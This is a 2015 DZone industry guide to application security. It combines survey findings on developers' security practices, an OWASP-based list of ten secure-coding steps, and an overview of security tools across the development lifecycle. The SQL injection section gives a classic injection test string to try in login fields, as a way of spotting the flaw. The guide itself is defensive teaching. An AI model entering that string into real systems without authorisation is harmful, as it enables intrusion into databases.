DZone

THE DZONE GUIDE TO

APPLICATION SECURITY

2015 EDITION

BROUGHT TO YOU IN PARTNERSHIP WITH

BLACKDUCK

YOTTAA

Dear Reader,

You've heard the shift-left mantra: bake security in from the beginning. Right, in some abstract sense that is clearly necessary. But the high-level concepts of application security are not difficult to grasp. Sanitize your inputs, keep an eye on your stack (or don't allow DMA), define your trust domains carefully (and stingily), don't let loops balloon out of bounds, salt your crypto hashes, encrypt all messages, don't hard-code credentials, use trusted crypto libraries...this stuff is well documented and easy to look up.

And yet application security is extremely difficult. One thing that makes security hard is the action of another mind arrayed against you. Bugs aren't just failures that might lead to exploit. When the stakes are sufficiently high, a bug will be exploited...and you may not know about the hole for years.

But the story gets worse. Exploits may be avoidable in principle; but they don't all come from failing to know C or POSIX in sufficient detail. Many rely on emergent computing primitives, Turingifiable elements that are not part of any local system design but do supervene on global features of the exploited system. That pointer would have stayed safe if that one username had been three characters shorter. static_cast will gain you an order of magnitude in speed, but maybe you happened to write that code before someone else added that child class.

And then there's plain old pressure to release. Sometimes fail fast, fail often isn't good enough—like when your users' credit card info goes public on first failure, or when none of the good guys notice that the TLS heartbeat might be fatter than it should.

Of course, underlying all of this is the insoluble: that, for any given program, it is impossible to decide algorithmically whether all possible inputs will result in program termination. Yes, the halting problem turns all software hardening into an arms race.

But for most of us the appeal to Entscheidungsproblem is a poor excuse. In fact, the vast majority of actual exploits could have been prevented simply by better programming practices. So we're publishing our first ever DZone Guide to Application Security to help you secure your applications from design through delivery.

Try these tools and techniques and let us know what you think.

JOHN ESPOSITO
EDITOR-IN-CHIEF
RESEARCH@DZONE.COM

TABLE OF CONTENTS

EDITORIAL
John Esposito research@dzone.com EDITOR-IN-CHIEF
G. Ryan Spain DIRECTOR OF PUBLICATIONS
Mitch Pronschinske SR. RESEARCH ANALYST
Matt Werner MARKET RESEARCHER
Moe Long MARKET RESEARCHER
Allen Coin EDITOR
Tom Smith RESEARCH ANALYST
Andre Powell DIRECTOR OF CONTENT OPERATIONS

BUSINESS
Rick Ross CEO
Matt Schmidt PRESIDENT & CTO
Kellet Atkinson VP & PUBLISHER
Matt O'Brian DIRECTOR OF BUSINESS DEVELOPMENT
Jane Foreman VP OF MARKETING
Alex Crafts sales@dzone.com DIRECTOR OF MAJOR ACCOUNTS
Chelsea Bosworth MARKETING ASSOCIATE
Chris Smith PRODUCTION ADVISOR
Jim Howard SALES ASSOCIATE
Chris Brumfield CUSTOMER SUCCESS ASSOCIATE

ART
Ashley Slate DESIGN DIRECTOR

Special thanks to our topic experts Jim Bird, Sherif Koussa, Chris Lamb, John Melton, Tony Rice, Rob Kenworthy, Jim Manico and our trusted DZone Most Valuable Bloggers for all their help and feedback in making this report a great success.

WANT YOUR SOLUTION TO BE FEATURED IN COMING GUIDES?
Please contact research@dzone.com for submission information.

LIKE TO CONTRIBUTE CONTENT TO COMING GUIDES?
Please contact research@dzone.com for consideration.

INTERESTED IN BECOMING A DZONE RESEARCH PARTNER?
Please contact sales@dzone.com for information.

Executive Summary

DZone surveyed more than 600 IT professionals and produced several expert articles for our 2015 Guide to Application Security to help developers and IT professionals better understand the state of application security and how they can improve their security knowledge and processes within their own organizations. Here you will learn about the most common security pain points facing IT organizations, and how to inoculate your team against them.

RESEARCH TAKEAWAYS

01. SECURITY BEGINS AND ENDS WITH THE DEVELOPER

DATA: 53% of respondents say developers should be primarily responsible for application security, ahead of security teams (25%) and frameworks (22%).

IMPLICATIONS: While security teams, testers, and tools help find vulnerabilities, it ultimately falls to the developers to fix those bugs. They're also the first line of defense when insecure software designs are proposed or built. Developers understand this responsibility and are starting to take a greater interest in security as more high-profile hacks draw attention to the weak state of security at many organizations.

RECOMMENDATIONS: Developers need to be trained to understand security concepts so they will start to inherently watch for them. Security teams can often have more clout in an organization so they should act as champions for the developers within the rest of the organization and provide tools, training, and trends to enable developers to design secure code. Tom Smith's "Executive Insights on Application Security" article in this guide includes several key findings about the state of application security today and some opinionated guidance.

02. ORGANIZATIONS CAN IMPROVE SECURITY BY FOCUSING ON THE MOST COMMON FLAWS

DATA: 44% of respondents are familiar with the OWASP Top 10 vulnerabilities. Given a choice to read a tutorial on making secure software or a technical article about a clever hack, 59% would read the tutorial and 41% would read about the hack.

IMPLICATIONS: Most developers are aware of the OWASP Top 10 but a majority are not familiar enough to know what each one entails. There is a lot of interest in unique security exploits, but a slight majority of developers are focused on the more common, practical vulnerabilities and preparing for those.

RECOMMENDATIONS: The OWASP Top 10 was created to raise awareness about the types of flaws that make up the vast majority of security vulnerabilities in web applications. There is a broad consensus that most of the security issues in the world are one of these ten flaws, so it's important that all web developers and security professionals understand these flaws. Doing so will mitigate most potential security threats. Read Jim Bird's "10 Steps to Secure Software" for a sneak peek at the latest OWASP Top 10 list for developers.

03. SECURITY IS MEASURED AGAINST ACCEPTABLE LEVELS OF RISK

DATA: 37% of respondents say security analysis and vulnerability fixing have a medium impact on their team's ability to release on time and on budget. 10% say it has a high impact.

IMPLICATIONS: For some organizations, security reviews can be a significant roadblock to staying within budget and timeline constraints. Traditional application security processes are often slowing down the release process or being bypassed.

RECOMMENDATIONS: Everyone needs to make compromises regarding where and how they should spend their limited resources. Rather than having a binary (i.e. secure or not secure) measurement for an application's security, the key metric should be a risk ranking. No application will ever be perfectly secure, but you can mitigate a majority of vulnerabilities with tools like the OWASP Top 10. Tony Rice's "Introducing Security Flaws at Agile Speed" explores new ways to start thinking about your security processes and how they can be integrated into DevOps practices.

04. SECURITY NEEDS TO BE A PART OF EVERY STEP IN THE SDLC

DATA: Respondents spend the most time on security during the coding phase, followed closely by design, then requirements third and testing fourth.

IMPLICATIONS: Respondents are front-loading their security reviews and implementations to several of the early phases of the software development lifecycle.

RECOMMENDATIONS: The respondents in our survey are on the right track. Earlier is always better when it comes to researching potential security threats and implementing mitigations. Overall, it takes less time to address security issues when they are caught earlier in the development lifecycle. Security considerations should be meticulous at every stage, from requirements and application design, to the coding, testing, and production stages. "The Developer's Security Tool Chain," by John Melton shows you the tooling and practices you can use to build security into your application at every stage in the application lifecycle.

Key Research Findings

More than 600 IT professionals responded to DZone's *2015 Application Security Survey*. Here are the demographics for this survey:

- Developers (38%), Development Leads (23%), and Architects (20%) were the most common roles.
- 63% of respondents come from large organizations (100 or more employees) and 37% come from small organizations (under 100 employees).
- Most respondents are headquartered in Europe (41%), the US (23%), or South Central Asian countries such as India and Pakistan (15%).
- Over half of the respondents (65%) have over 10 years of experience as IT professionals.
- A large majority of respondents' organizations use Java (87%). Universal JavaScript is the next highest (47%).
- Most respondents develop web applications (87%), while 59% build internal enterprise apps; 39% build mobile apps, and 37% build middleware.

01 DEVELOPERS TAKE RESPONSIBILITY FOR SECURITY

A majority of respondents have development roles (81%), so when the largest chunk of those respondents (53%) say that developers—not security teams (25%) or frameworks (22%)—should be *primarily* responsible for security, it's heartening to see that developers have taken that responsibility on their shoulders. However, a negative impact of those feelings could be the anecdotal evidence we've found where developers clash with security managers on the issue of technical ability. When asked who actually *is* primarily responsible for app security on their teams, 46% said "everyone" and 39% said "developers." Strictly security teams (15%) and DevOps (5%) were uncommon answers.


02 A MAJORITY AREN'T FAMILIAR WITH OWASP TOP 10

The Open Web Application Security Project (OWASP) has a de facto list of the ten most common security flaws seen in the world's web applications. It's an essential resource for secure software development, yet only 11% are very *familiar* with the list, and 32% are just *familiar*. 19% haven't even heard of the list. When asked which of the OWASP top ten vulnerabilities respondents encounter the most, security misconfiguration (60%) and sensitive data exposure (52%) were the leaders when grouping responses of "regularly" to "very often". Cross-site request forgery (CSRF) was the least common, with 64% saying they encountered it rarely to never. These results clash somewhat with the OWASP rankings since data exposure and misconfiguration are midway down the rankings, and CSRF is ranked eighth.

03 DOWNLOAD CHECKS AND XSS ARE THE MOST COMMON SANS ERRORS

The SANS Institute has a list of the 25 most common software errors, and we surveyed a subset of respondents on the most common errors they've seen in any application or environment. They ranked *code downloads without integrity checks* and *cross-site scripting protections* as the most common errors. Buffer-related errors were less common because many respondents use Java, which

01. **WHO SHOULD BE PRIMARILY RESPONSIBLE FOR SECURITY?**



02. **SANS SECURITY-RELATED PROGRAMMING ERRORS SEEN IN ANY APP OR ENVIRONMENT**

MOST COMMON	01	code download without integrity check
	02	failure to sanitize input during web page generation (XSS)
	03	missing encryption of sensitive data
LEAST COMMON	01	buffer size calculated incorrectly
	02	incorrect authorization
	03	buffer overflow without bounds check

182 TOTAL RESPONSES

handles most of those issues. Authorization errors were comparatively rare as well, probably due to the profusion of great open-source authorization libraries.

04 SECURITY IS ADDRESSED EARLY, BUT LOW PRIORITY

Respondents ranked how much time they spend on security in each of the stages of the application development lifecycle. Like many of this guide's authors encourage, they spend more time on security in the earlier stages of development, with the most time being spent during coding, followed closely by design (the first stage). When asked which aspect of their software they optimize first, performance was ranked number one, maintainability number two, and security was ranked number three, just above scalability.


05 PENETRATION TESTING IS THE MOST COMMON SECURITY TEST

When respondents ranked their most commonly used security tools and techniques, penetration testing was number one and code review was number two. Static and dynamic security testing tools weren't favored over the discerning eye of a human code reviewer. But only two-thirds of respondents' organizations are actually doing formal security testing—35% said they do no formal security testing.

06 SECURITY CONCERNS ARE OVERRIDDEN BY DEADLINES IN MANY ORGS


29% of respondents release security patches on a monthly basis or faster, so those organizations are very quick to correct security issues. The vast majority, however, don't fix security issues often, so how often do they release applications with known vulnerabilities? About 50% said they do it under one-tenth of the time, and the other 50% do it more often than that, but with more respondents closer to the low end of the scale. When asked how often release schedules override security concerns, almost half of respondents said either sometimes (27%), often (13%), or all the time (6%). Pressure to release on schedule is a commonly-cited cause for a lack of testing in the IT industry, and you can see from these numbers that security testing is also affected. An organization needs to understand where its efforts should be focused regarding security and determine the acceptable level of security risk for each application.

03. **HOURS PER WEEK SECURING LEGACY VS. NEW CODE**




276 TOTAL RESPONSES

04. **MOST COMMON SECURITY TOOLS & TECHNIQUES**




05. **HOW OFTEN DO YOU RELEASE APPLICATIONS WITH KNOWN SECURITY VULNERABILITIES?**



06. **HOW MUCH TIME DO YOU SPEND ON SECURITY AT EACH STAGE OF YOUR APPLICATION DEVELOPMENT LIFECYCLE?**

01	implementing (coding)
02	designing
03	requirements gathering & analysis
04	testing

07. **HOW OFTEN DO RELEASE SCHEDULES OVERRIDE SECURITY CONCERNS?**



08. **WHICH OF THE FOLLOWING DO YOU OPTIMIZE FIRST?**

01	02	03	04
PERFORMANCE	MAINTAINABILITY	SECURITY	SCALABILITY

Ten Steps to Securing Your Software

QUICK VIEW

01
Protecting data and privacy is about access control (through authentication), auditing (through logging), and encryption (in transit, at rest, and during processing).

02
To prevent injection attacks, you need to either clearly separate code from data or you have to make the data safe before handing it off to an external interpreter.

03
Don't roll your own security tools if you don't have to. Take advantage of the security capabilities of your application framework and tooling ecosystem.

BY JIM BIRD

OWASP's Top 10 Risk List is an important tool for security engineers and compliance analysts. It describes the 10 worst security problems that are found in web and mobile applications today. But, on its own, it's not much help to developers, so OWASP has come up with a list of 10 things that you can do as a developer to make sure that your code is safe and secure.

These are practical, straightforward steps that developers can take, with code examples, links to free tools, and more information, including OWASP's Cheat Sheets. Consider this article a sneak peek at the latest OWASP Top 10 list for developers, which should be published before the end of 2015. If you have questions or suggestions, we'd be happy to hear from you. Just send an email to owasp_proactive_controls@lists.owasp.org.

1. PROTECT YOUR DATABASE FROM SQL INJECTION

One of the most dangerous (and most common) attacks on web applications is SQL Injection: attackers inserting malicious SQL into a dynamic SQL statement. SQL injection vulnerabilities are easy for an attacker to find and exploit using free tools like SQL Map or SQL Ninja, or even manually: try inserting a value like **1' or '1' = '1** into the user name, password, or any other text fields and see what happens. Once SQL injection vulnerabilities are found, they're easy to exploit.

Luckily, SQL injection is also easy to prevent. You simply need to parameterize your SQL statements, making it clear to the SQL interpreter which parts of a SQL statement make up the command and which parts are data. OWASP has a Cheat Sheet that explains how to parameterize queries in Java (using prepared statements or Hibernate) and in other languages.

2. ENCODE DATA BEFORE USING IT

SQL injection is only one type of injection attack. Stopping SQL injection is easy. Stopping other kinds of injection attacks—LDAP injection, XML injection, XPath injection, OS Command injection, and especially JavaScript injection (aka Cross-Site Scripting)—takes a lot more work.

The solution to injection attacks is simple in concept: if you can't clearly separate code from data (which is what you do to prevent SQL injection using a parameterized API), you have to make the data safe before handing it off to an external interpreter, such as an XML parser, an OS command shell, or a browser.

To do this you need to output encode/escape data before handing it to the interpreter, so that the interpreter will not recognize executable statements in the data.

The devil is in the details. You need to understand the encoding or escaping rules for each interpreter, and you need to apply the encoding rules correctly in specific contexts. Make sure that you don't encode data more than once. Browsers make this especially difficult, forcing you to know how and when to encode data properly in different HTML, JavaScript, XML, and CSS contexts. It's not enough to just HtmlEncode data. You must use the escape syntax for the part of the HTML document you're putting untrusted data into.

There are tools to help you do this, including the OWASP Java Encoder for XSS protection, and Microsoft's open-source Anti-XSS Library for .NET (encoder functions for XSS protection have been taken from this library, improved, and implemented in the .NET 4.5 AntiXssEncoder class).

But even with these tools, it can be difficult to get everything right, which is why injection—especially XSS—is one of the most common major security vulnerabilities in web applications. To learn more about how XSS works and how to find it in an app, try playing Google's XSS game.

3. VALIDATE INPUT DATA BEFORE YOU USE IT OR STORE IT

All data from outside your program or service, especially data from remote clients, is evil and needs to be validated: files, parameters, HTTP headers, cookies, ... It doesn't matter if the client or the other system validated the data. You need to validate it again.

The basic rules of data validation are as follows:

- Don't rely on client-side checking. Always check on the server.
- Use positive, whitelist validation rules wherever possible. Negative, blacklist checks that reject data if they contain dangerous or illegal values can be subverted through (double) encoding and other evasion tricks. Where you can, use strong whitelist rules that clearly specify the size and range of acceptable values using regular expressions. Look to libraries like the Apache Commons Validator for help in how to properly check for data types like dates, currencies, IP addresses, URLs, and credit card numbers.

You can test how solid your input validation is with different tools, such as fuzzers, which throw garbage at your code, or static analysis taint checking tools, which run through execution paths in the code and identify when you are referencing data that has not been validated.

4. ACCESS CONTROL—DENY BY DEFAULT

Deciding who needs what access to which data and to which features—and how these rules will be enforced—should be carefully thought through upfront in design. It's a pain to retrofit access control later without making mistakes.

Implement access control rules in a central, server-side management library, instead of sprinkling these rules throughout the business logic. This makes it much easier to audit and update the rules. Use the access control functions of your application framework, or use a security library like Apache Shiro to do this.

Only use server-side trusted data (data that has been properly validated) to make access control decisions.

Deny by default—all functions should check to make sure that the user is authorized before proceeding.

5. ESTABLISH IDENTITY UPFRONT

Building your own bulletproof authentication and session management scheme isn't easy. There are lots of places to make mistakes, which is why "Broken Authentication and Session Management" is #2 on the OWASP Top 10 list of serious application security problems. If your application framework doesn't take care of this properly for you, then look at a library like Apache Shiro to provide functions for authentication and secure session management.

Try to enforce multi-factor authentication if you can. If you have to rely on just User IDs and passwords, make sure to follow rules for password length and complexity. If you are using an email address as the User ID, be careful to keep it safe: bad guys will try to harvest email addresses for other purposes.

When storing passwords, you can't get away with just salting and hashing the value anymore. OWASP's Password Storage Cheat Sheet explains what you need to do and what algorithms to use.

Password recovery is another important function that you need to be careful with. OWASP's Forgot Password Cheat Sheet can help you design a secure recovery function, covering things like choosing and using good user security questions, properly verifying the answer to these questions, and using a side channel to send the reset password token.

6. PROTECT DATA AND PRIVACY

Protecting data and privacy is about access control (which we've already talked about), auditing (which we'll cover under logging), and encryption: encrypting data in transit, at rest, and during processing.

For web apps and mobile apps, encrypting data in transit means using SSL/TLS. Using SSL isn't hard. Making sure that it is setup and used correctly takes more work. OWASP's Transport Layer Protection Cheat Sheet explains how SSL and TLS work and rules that you should follow. The Cheat Sheet on Certificate Pinning explains how you can prevent man-in-the-middle attacks when using SSL/TLS.

The most common mistakes in encrypting data at rest are:

- Forgetting to encrypt data in the first place
- Trying to roll your own encryption algorithm
- Mishandling keys or other setup steps for standard encryption libraries

OWASP has another Cheat Sheet on Cryptographic Storage which covers the different crypto algorithms that you should use and when. Libraries like Google KeyCzar or Jasypt will take care of the implementation details for you.

The last problem to look out for is exposing sensitive data during processing. Be careful not to store this data unencrypted in temporary files and don't include it in logs. You may even have to watch out when storing it in memory.

7. LOGGING AND INTRUSION DETECTION

Logging is important for more than troubleshooting and debugging. It is also critical for activity auditing, intrusion detection (telling Ops when the system is being hacked), and forensics (figuring out what happened after the system was hacked). You should take all of this into account in your logging strategy.

Always log when, who, where, and what: log timestamps (you will need to take care of syncing timestamps across systems and devices or be prepared to account for differences in time zones, accuracy, and resolution), User ID, source IP and other address information, and event details.

To make correlation and analysis easier, follow a common logging approach throughout the application and across systems. Use an extensible logging framework like SLF4J with Logback or Apache Log4j/Log4j2.

There is data that you must log (complete sequential history of specific events to meet compliance or legal requirements), data that you must not log (PII, credit card data, opt-out/do-not-track data, or intercepted communications), and other data you should not log (authentication information, other personal data, and debug tracing in production).

Frameworks and libraries can expose your app to dangerous vulnerabilities if you don't keep them up-to-date.

Watch out for Log Forging attacks where bad guys inject delimiters like extra CRLF sequences into text fields which they know will be logged in order to try to cover their tracks, or inject JavaScript into data which will trigger an XSS attack when the log entry is displayed in a browser-based log viewer. Just like with other injection attacks, protect the system by encoding user data before writing it to the log.

Review code for correct logging practices and test the logging code to make sure that it works. OWASP's Logging Cheat Sheet provides more guidelines on how to do logging right, and what to watch out for.

Another OWASP project, the OWASP AppSensor, explains how to build on application logging to implement application-level intrusion detection. AppSensor identifies common detection points in an application so you know where to add checks that will alert you when your system is being attacked. For example, if a server-side edit catches bad data that should already have been edited at the client, or catches a change to a non-editable field, then you either have some kind of coding bug, or (more likely) somebody has bypassed client-side validation and is attacking your app. Don't just log this case and return an error. Throw an alert or disconnect the session.

8. DON'T ROLL YOUR OWN SECURITY CODE

Know your tools and use them. Take advantage of the security capabilities of your application framework, and use security libraries like Apache Shiro or some of the other libraries that we've gone over earlier, to fill in blanks. There are lots of built-in security features in frameworks like Spring Security, Ruby on Rails, .NET, AngularJS, and Play, along with iOS and Android mobile platforms that will take care of common security problems for you, if you use them right. Take the time to understand and use them properly.

Be aware that there is also a downside to frameworks and libraries: they can expose your app to dangerous vulnerabilities if you don't keep them up-to-date. This has become a common enough and serious enough problem that using software frameworks and other components with known vulnerabilities is now in the OWASP Top 10 Risk list. Tools like OWASP's free Dependency Check will help you to find all of the dependencies in your app, and check for known vulnerabilities that need to be patched.

9. HANDLE ERRORS AND EXCEPTIONS CORRECTLY

Error Handling isn't sexy, but it has to be done right. Mistakes in error handling and exception handling lead to different kinds of common and serious security vulnerabilities:

Leaking information that attackers can use to penetrate your system. Stack traces and detailed error messages can disclose too much technical information about your run-time environment or architecture. For example, "invalid user" or "invalid password" instead of "invalid logon" helps bad guys as much as it helps users.

Missing or inconsistent error handling can lead to errors going unnoticed, unpredictable behavior, or crashes. A University of Toronto study found that small mistakes in error handling can lead to catastrophic system failures in large systems.

10. BUILD SECURITY TESTING INTO DEVELOPMENT

With the velocity of development increasing in Agile and DevOps, it's not possible for security auditors or penetration testers to keep up. Security checks need to be included in code reviews, and security testing needs to be automated and included in Continuous Integration and Continuous Delivery pipelines.

Make sure that you have good automated unit and integration test coverage for security features and controls (like authentication, access control, and auditing) and critical business features: code that handles money, private data, trade secrets, and admin functions. This has to include both positive and negative tests.

Other system-level security tests and checks can be automated in CI/CD using tools like Gauntlt, BDD-Security, and Zapper (a Jenkins wrapper over the OWASP Zed Attack Proxy). These tools make it easy to run security tests and provide clear pass/fail feedback.

Static analysis checking using tools like Findbugs and PMD, also needs to be part of a developer's toolbox, integrated into your IDE and into the CI/CD pipeline to catch common security mistakes and other coding problems.

It's your code. It's your job to make sure that it is safe and secure.

JIM BIRD is an experienced software development manager, project manager, and CTO focused on hard problems in software development and maintenance, software quality, and security. For the last 15 years he has been managing teams building electronic trading platforms for stock exchanges and investment banks around the world.

diving deeper
INTO APPLICATION SECURITY

TOP 10 #APPSEC TWITTER FEEDS

@BRIANKREBS	@SCHNEIERBLOG	@TROYHUNT	@OWASP	@NAKEDSECURITY
@MCKEAY	@VERACODE	@IBMSECURITY	@ERRATA	@SKOUSSA

DZONE SECURITY-RELATED ZONES

Java Zone
dzone.com/java

The largest, most active Java developer community on the web. With news and tutorials on Java tools, performance tricks, and new standards and strategies that keep your skills razor-sharp.

DevOps Zone
dzone.com/devops

DevOps is a cultural movement, supported by exciting new tools, that is aimed at encouraging close cooperation within cross-disciplinary teams of developers and IT operations/system admins. The DevOps Zone is your hot spot for news and resources about Continuous Delivery, Puppet, Chef, Jenkins, and much more.

Cloud Zone
dzone.com/cloud

The Cloud Zone covers the host of providers and utilities that make cloud computing possible and push the limits (and savings) with which we can deploy, store, and host applications in a flexible, elastic manner. This Zone focuses on PaaS, infrastructures, security, scalability, and hosting servers.

TOP SECURITY REFCARDZ

Spring Security 3
Begin to master Spring Security by learning the key features of expression-based authorization for a challenging framework.

Java EE Security
Covers Java EE Security functionality along with Web Module, EJB and Application Client security, securing Java EE Web Services, and more.

MQTT
Explores the fundamentals of MQTT, including message types, QoS levels, and, of course, security.

TOP SECURITY WEBSITES

Krebs on Security
krebsonsecurity.com

Schneier on Security
schneier.com

Troy Hunt
troyhunt.com

TOP SECURITY GAMES

Google's XSS Game
xss-game.appspot.com

Secure Code Warrior
securecodewarrior.com

RANGEFORCE
rangeforce.com

The Developer's Security Toolchain

QUICK VIEW

01
The most effective, efficient way to improve application security is by embedding security into the software development life-cycle (SDLC).

02
Security tools are available and apply all SDLC phases: requirements, analysis, design, construction, testing, and maintenance.

03
Specific, capable tools are available developer education as well as the development, analysis, verification, runtime protection, and long-term management of secure applications.

BY JOHN MELTON

Security is a critical concern for the modern developer, but it is just one of many requirements to be managed. Like many non-functional requirements (scalability, fault tolerance, performance, testability, accessibility), security is far easier to build in from the beginning as opposed to "tacking on" at the end. The most effective way to accomplish this is to embed security into the software development life-cycle (SDLC). Beyond effectiveness, we want to make security efficient. As such, any process should be implemented with as much automation as possible to ensure accuracy and save time and effort.

The combination of a secure SDLC and automation makes effective and efficient application security possible. For further reading around these topics, see Building Security In and BSIMM.

SDLC TOOLS

When thinking about security in the SDLC, there are a number of natural touch-points: locations where the technology can be instrumented to account for security. The sections below walk through each phase of the SDLC and cover tools you can implement to strengthen the security posture of your applications.

REQUIREMENTS, ANALYSIS, AND DESIGN

The highest value security activity at this stage is threat modeling. Threat modeling is simply a structured approach to evaluating the risks applicable to your application. This involves both identifying and addressing risks. There are various threat modeling tools available. A couple of free options are the Microsoft threat modeling tool and Mozilla SeaSponge.

To get people interested and excited about threat modeling, there have been several games developed based on the threat modeling process. These games are a fun way to introduce developers to the process. A couple of good examples are The Elevation of Privilege and OWASP Cornucopia.

CONSTRUCTION (IMPLEMENTATION, CODING)

There are a number of security tool categories that are useful in the construction phase of the SDLC:

STATIC ANALYSIS

Static analysis tools evaluate source code (or bytecode, or binary code) in order to find defects. There are a number of different types of analysis that can be performed, but static analysis for security typically concerns itself with defects related to configuration or data/control flow analysis.

Since these tools work on source code, they are sensitive to the target language and frameworks. As such, a comprehensive list would be quite long. Still, here are a few examples of open-source tools in this area:

- PMD (Java)
- Findbugs (Java)
- Fxcop (.NET)
- Cat.net (.NET)
- RIPS (PHP)
- Brakeman (Ruby on Rails)

SECURE LIBRARIES

Secure libraries typically focus on a particular security area of concern (authentication, encoding, cryptography), and provide a coherent API for dealing with that issue. Examples include:

AUTHENTICATION / ACCESS CONTROL	These libraries provide a pattern for implementing authentication and access control primitives within your application, and typically integrate with common tools and patterns (e.g., Spring Security, Apache Shiro).
CRYPTOGRAPHY	Cryptography is one area of security where you do not want to build your own tooling. Cryptography is a nuanced field, and applied cryptography (practical application) is often very difficult to get right. Use a trustworthy library with a sane API (eg. Nacl, Keyczar).
XSS SAFE TEMPLATING LANGUAGES (CONTEXT AWARE AUTOMATIC ESCAPING)	This family of tools is useful, particularly those that are context aware (proper output encoding is tricky!). Relying on an existing library or tool that handles automatic context-sensitive escaping is a big help towards preventing XSS (eg. Ctemplate, closure templates, GWT, secure-handlebars).
OBJECT RELATIONAL MAPPERS (ORM)	These are useful tools to prevent SQL injection. When used properly, ORMs safely encode information sent to a database. As these tools are language (and sometimes framework) specific, choose an appropriate library for your situation.
SECURE HTTP HEADERS LIBRARIES	A number of HTTP headers (e.g., Content Security Policy, Strict Transport Security) have been created to provide security protection for web applications. There are now several language and framework specific tools that allow developers to automatically render these headers. Web frameworks in particular are starting to add these features.

COMMUNICATIONS SECURITY

Protecting data in transit is a critical issue, and doing so typically relies on TLS. While there are many providers of TLS certificates, there is one provider that is taking a new and exciting approach for developers. Let's Encrypt is a new certificate authority that will provide TLS certificates for free with a very straightforward registration process. If you are interested in studying this topic more deeply, I recommend the book Bulletproof SSL and TLS by Ivan Ristic.

3RD PARTY LIBRARY SECURITY

Modern applications are built on top of a plethora of software dependencies. While this is great for software reuse, it can pose security issues. The libraries on which developers depend often have known security problems. If you are building an application using these libraries, you have now inherited those problems. There are a couple of open-source solutions that can help you address this issue:

OWASP DEPENDENCY CHECK	This project provides a number of ways to integrate (build tool, CI, manual, etc.) into an application, and it determines if any of your dependent libraries have known vulnerabilities. This tool applies to a number of different languages and frameworks.
RETIREJS	This project also has several integration points (build tool, manual, browser plugin, etc.), and it determines if any of your JavaScript libraries have known vulnerabilities.

SELF-PROTECTING APPLICATIONS

There is a security maxim known as the "defender's dilemma," which states that while defenders have to protect against every attempted attack, an attacker only has to find a single weakness to be successful. Given this challenge, developers must utilize every advantage they can. One capability a developer can add to an application is the ability to automatically protect itself. While this may sound complex, it is actually quite simple.

As a developer, you implicitly understand expected patterns of behavior for your application, namely reasonable bounds of usage. If a user is accessing the application in an incorrect way, you can track their activity and stop them (e.g. fraud detection, API rate limiting). This idea can be used to address many usage patterns throughout an application. By tracking suspicious user activity, the application can automatically respond to attacks and protect itself. One open-source tool that provides this capability is OWASP AppSensor.

Embedding tooling and automation in the SDLC provides powerful capabilities for increasing the security posture of applications.

TESTING (VERIFICATION)

In the last couple of years, tools in this space have made great strides in becoming developer-friendly in a couple of ways: adding APIs and providing continuous integration (CI) capabilities.

DYNAMIC ANALYSIS

Dynamic analysis could be used to describe many tools in the security space. This section focuses on tools that function as a user would, essentially making requests and analyzing responses to determine if application vulnerabilities exist. There are a number of tools in this area that are open source:

- OWASP Zap
- arachni
- Skipfish
- RatProxy
- w3af
- sqlmap

BEHAVIOR-DRIVEN DEVELOPMENT SECURITY TESTING

The tools below have extended the BDD model to integrate common security testing tools into the CI process, verifying your security requirements as your code progresses through the CI pipeline.

- BDD-Security
- Gauntlt

COMMUNICATIONS SECURITY ANALYSIS

TLS configuration can be complex. The settings that are considered safe today may not be a year from now. Notably, there have been several changes in the last 3-5 years that have had a significant impact on the definition of a safe TLS baseline configuration.

Keeping up with these changes can be difficult and time consuming. Luckily there are services available that will consume your site, and score you on your configuration. These services also give you recommendations of how to strengthen your configuration. One such tool is ssltest.

The combination of a secure SDLC and automation makes effective and efficient application security possible.

SECURITY HEADERS ANALYSIS

Security headers for HTTP(S) have largely been created to help address some of the practical engineering challenges around securing large web applications. The list of available headers is growing, and keeping track of them and their uses in your application is becoming difficult. Two tools that can help both in implementing these headers (recommendations, policy builder tools), as well as verifying their use, are Security Headers and Report URI.

MAINTENANCE (RELEASE, RESPONSE)

From a security perspective, the tooling in this space has improved greatly in the last 3-5 years due to the DevOps movement.

SECURITY MONITORING

Monitoring applications for their real-time security posture is important. Consistent logging coupled with good analysis tools is a good step towards monitoring. A few relevant tools are listed below:

ELK (ELASTICSEARCH, LOGSTASH, AND KIBANA)	This is a popular log reporting stack that is often used to analyze both standard application logs as well as security events.
ELASTALERT	This tool builds on top of Elasticsearch and provides flexible alerting and reporting based on anomalous events.
APPSENSOR	Implementing this tool implies management of the application and tool in production as part of security analysis. (See self-protecting applications above).

CONFIGURATION MANAGEMENT

CM tools are not directly security tools in and of themselves, but they do benefit security. Using CM tools allows the developer to explicitly define the desired state of the deployed stack/container/application environment. By doing this, the configuration can be reviewed and approved. Additionally, tooling to verify the safety of the configuration is possible. There are a number of popular tools available for configuration management:

- Chef
- Puppet
